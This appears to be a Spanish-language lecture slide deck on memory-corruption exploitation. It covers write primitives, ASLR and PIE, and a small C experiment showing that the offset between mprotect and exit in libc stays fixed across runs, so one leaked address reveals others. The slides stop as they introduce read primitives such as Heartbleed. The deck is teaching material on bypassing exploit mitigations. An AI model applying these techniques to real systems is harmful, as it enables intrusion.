
# ESCRITURA RELATIVA: EJEMPLO #2

```
buffer[i] = v; // uint32_t *buffer
```



# DIRECCIONES ARBITRARIAS, EJEMPLO TRIVIAL

$*x = y$




# ADDRESS SPACE LAYOUT RANDOMIZATION (ASLR)

+



# POSITION INDEPENDENT EXECUTABLES (PIE)


Idea: aleatorizar el espacio de memoria.

# EJECUCIONES SUCESIVAS



# PIE VS NO-PIE





# SITUACIÓN ACTUAL

- Quizás podemos controlar el flujo de ejecución.
- No podemos predecir dónde estará nuestro buffer.
- No podemos predecir dónde estará mprotect.
- No podemos predecir dónde estarán los gadgets.


# EXPERIMENTO

```
int main(int argc, char **argv) {
    unsigned int addr_mprotect = (unsigned int)&mprotect;
    unsigned int addr_exit = (unsigned int)&exit;

    printf("&mprotect: %x; &exit: %x; delta: %x;\n",
           addr_mprotect,
           addr_exit,
           addr_mprotect - addr_exit);
}
```

# EJECUCIÓN

```
gcc -no-pie -m32 offset.c -o offset
```



A screenshot of a terminal window titled "stic@lab". The window has a dark background and a light gray header bar. The header bar contains the title "stic@lab" and a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal shows the following command-line session:

```
stic:/tmp/offset$ gcc -no-pie -m32 offset.c -o offset
stic:/tmp/offset$ ./offset
&mprotect: f7e1dc10; &exit: f7d5af70; delta: c2ca0;
stic:/tmp/offset$ ./offset
&mprotect: f7e74c10; &exit: f7db1f70; delta: c2ca0;
stic:/tmp/offset$ ./offset
&mprotect: f7e87c10; &exit: f7dc4f70; delta: c2ca0;
stic:/tmp/offset$ █
```

# RESULTADOS


&mprotect	&exit	&mprotect - &exit
0xf7e1dc10	0xf7d5af70	0xc2ca0
0xf7e74c10	0xf7db1f70	0xc2ca0
0xf7e87c10	0xf7dc4f70	0xc2ca0

Idea: dada la dirección de un elemento, podemos calcular las direcciones de otros elementos cercanos.


**Problema:** obtener **alguna** dirección, en cada segmento que vayamos a utilizar.

# PRIMITIVAS DE LECTURA

# EJEMPLO #1: HEARTBLEED, LECTURA RELATIVA

